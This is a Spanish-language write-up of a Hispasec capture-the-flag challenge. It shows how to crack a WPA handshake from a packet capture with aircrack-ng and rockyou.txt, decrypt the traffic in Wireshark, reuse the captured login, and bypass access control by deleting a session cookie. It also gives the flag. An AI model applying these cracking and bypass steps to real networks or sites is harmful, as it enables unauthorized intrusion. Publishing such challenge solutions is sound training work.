Una-al-mes: Universo Marvel - Episodio#1 - Hispasec

Enunciado CTF:

Misión:

El agente Coulson ha capturado una trama de comunicación de una base de Hydra.

Tu objetivo será analizarla para descubrir la ubicación de la base secreta donde Hydra mantiene oculta su base de operaciones especiales.

Buena suerte, el éxito de nuestra misión depende de ti.

Nick Furia.

Enlace de descarga de la trama: https://drive.google.com/open?id=1ltE42DQvMe-q_qVBbgeKQXvvTEiRyhwq

Info: La flag tiene el formato UAM{md5}

Resolución:

Nos bajamos el archivo del enunciado y vemos que es el archivo “capture-01.cap”.

Si lo analizamos con Wireshark, vemos que el protocolo dominante en la captura es el IEEE 802.11, el estándar de las redes wireless.

Al tratarse de un tráfico de red cifrado, lo primero que tenemos que intentar es buscar la clave de cifrado en el tráfico de red que nos hemos descargado.

Haciendo uso de aircrack-ng podemos analizar la captura y en el caso de que sea WPA, obtener el handshake, que es el lugar donde estará la clave de red cifrada y al cual tendremos que atacar.

```
root@kali:~/Downloads# aircrack-ng capture-01.cap
Opening capture-01.cap
Read 5786 packets.

   #  BSSID              ESSID                     Encryption
   1  E0:91:53:45:EA:DD  Hydra Corp                WPA (1 handshake)

Choosing first network as target.

Opening capture-01.cap
Please specify a dictionary (option -w).

Quitting aircrack-ng...
```

Ya sabemos que es WPA, que el ESSID es “Hydra Corp” y que la MAC del BSSID empieza por “E0:91:53”, es decir, se trata de un router XAVi Tech (https://hwaddress.com/company/xavi-technologies-corp)


Para encontrar la clave, tendremos que hacerlo con un ataque con diccionario. Busqué diccionarios con contraseñas por defecto para esos routers o patrones para crearme uno, pero no encontré mucha información, así que opté por probar con un wordlist de contraseñas comunes bastante conocido de entre todos los que hay en Kali, el “rockyou.txt”

La mejor opción hubiera sido usar Hashcat y hacer uso de la GPU, pero no tenía instalados los drivers necesarios de OpenCL en mi equipo, así que tuve que hacerlo usando la CPU con el propio aircrack-ng, lo cual me iba a llevar más tiempo.

```
root@kali:~/Downloads# aircrack-ng -a 2 -b E0:91:53:45:EA:DD -w
/usr/share/wordlists/rockyou.txt capture-01.cap

[00:22:35] 4868848/9822768 keys tested (3904.65 k/s)

      Time left: 21 minutes, 8 seconds                          49.57%

                        KEY FOUND! [ hydra54321 ]


      Master Key     : 7F B1 AE 7F BB F1 A7 AF 5E D5 1B D3 17 1F E7 61
                       9C 5F 54 58 44 CD 57 5C A8 B8 B0 0E F6 1E 3B 62

      Transient Key  : C2 2F F5 10 95 AC F8 44 CC 83 40 A8 7A 1B 15 94
                       C5 0F 9F CC 06 77 52 62 E4 58 BB 23 C9 6F FC F5
                       ED D4 24 D8 C6 52 09 3A DF 40 98 96 26 1C EB 58
                       75 99 B8 F1 29 D1 CF C7 7A EC 56 A8 DF 6D 9C 00

      EAPOL HMAC     : 8D 07 1F AA BB 62 2B 05 41 A2 82 60 33 80 DA 16
```

Bien, ya tenemos la contraseña de la red para poder descifrar la captura de tráfico usando el propio Wireshark y así poder analizar los paquetes en la capa de transporte (TCP) y aplicación (HTTP), los cuales no eran accesibles por estar cifrados.

Para configurar Wireshark para que haga uso de la contraseña de red encontrada y así descifrar el tráfico, hay que ir a Edit > Preferences > Protocol > IEEE 802.11 > Decryption keys “Edit”.
Ahí hay que introducir la clave wpa-pwd con el formato <clave>:<ESSID>




Con esto, vemos ahora paquetes TCP, DNS, HTTP y de otros protocolos en nuestra captura de red. Nos centramos en los paquetes HTTP, pulsando sobre ellos con el botón derecho y en “Follow HTTP Stream” vemos el contenido de las peticiones y las respuestas.

En una de ellas, vemos que se hace una petición a una IP de un servidor web en la que aparecen como parámetros del método GET el username y password para entrar en el menú de administración.


```
34.247.69.86/universomarvel/episodio1/authenticate.php?username=gward
%40hydra.com&password=rUHp6e7FVds2nRPZ
```

Una vez autenticado, nos redirige al panel de administración:

```
http://34.247.69.86/universomarvel/episodio1/panel.php
```



Vemos que hay un menú a la izquierda, una imagen y un botón a la derecha para ver el perfil del usuario y hacer log out.




Lo primero que hago es analizar la imagen (ward.png) con un gran número de herramientas de esteganografía de una sola vez contenidas en el docker dominicbreuker/stego-toolkit haciendo uso del script check_png.sh

```
mkdir -p /tmp/stego/data
cp ward.png /tmp/stego/data
cd /tmp/stego
docker run -it --rm -v $(pwd)/data:/data dominicbreuker/stego-toolkit /bin/bash
root@850bc1eb9fca:/data# check_jpg.sh check_png.sh
```

Pero no obtengo nada de la imagen que nos permita seguir avanzando.

Analizamos el código fuente de la página a ver si nos da alguna pista, los javascripts usados y las peticiones que se hacen cuando pulsamos en los distintos apartados del menú de la izquierda.

Al pulsar en el apartado “Ubicación de la base” nos aparece un mensaje de que no tenemos permisos para verla.



La petición que se hace al pulsar sobre ese elemento, es la siguiente:


```
http://34.247.69.86/universomarvel/episodio1/databases.php?load=NVQXAYLT
```

Tiene un parámetro “load” con el valor NVQXAYLT, que es "mapas" en base32.

Probamos manualmente y con sqlmap si ese parámetro es vulnerable a SQLi, pero el resultado es negativo.

También vemos que existe la cookie PHPSESSID, la cual sobre-escribimos con el valor que tiene en la captura de red, pero no conseguimos escalar privilegios para ver la ubicación.

Si hacemos log out, nos lleva a un formulario de sign in, en el que da igual el usuario/password que introduzcas (pueden ser valores vacíos), que te redirige al mismo panel de administración.




Esto me da la pista de que el valor de la cookie no importa, por tanto procedo a borrar su valor y volver a hacer la petición a la URL del menú “Ubicación de la base”.

Puedes hacerlo con el Google Chrome usando el plug in “EditThisCookie” para borrar la cookie y pulsando sobre el menú para hacer la petición:

O haciendo la petición con curl:

```
curl http://34.247.69.86/universomarvel/episodio1/databases.php?load=NVQXAYLT

eyJIb3ZwbnB2YmFyZiI6IHsKCSAgICAiT25mciBDZXZhcHZjbnkiOiB7IAoJICAgICAgICAiQWJ6b2VyIjogIlZmeW4gVWxxZW4iLAoJICAgICAgICAiUGJiZXFmIjogIjM3wrAyMeKAskEgMjPCsDI44oCyUiIs
CgkgICAgfSwKCSAgICAiT25mciBGcnBlcmduIjogewoJICAgICAgICAiQWJ6b2VyIjogIlN5bnQiLAoJ
ICAgICAgICAiUGJiZXFmIjogIkhOWns0Njg2M3E5Mjg1OG80ODZwMjlzNzU5NzY3cjUzcjkyc30iLAoJ
ICAgIH0KCX0=
```

Nos devuelve lo que parece un base64, que tras aplicarle un rot13 en CyberChef, obtenemos el flag:




```
{"Ubicaciones": {
        "Base Principal": {
            "Nombre": "Isla Hydra",
            "Coords": "37°21´N 23°28´E",
        },
        "Base Secreta": {
            "Nombre": "Flag",
            "Coords": "UAM{46863d92858b486c29f759767e53e92f}",
        }
    }
```

```
UAM{46863d92858b486c29f759767e53e92f}
```

Rafa Martos
@elbuenodefali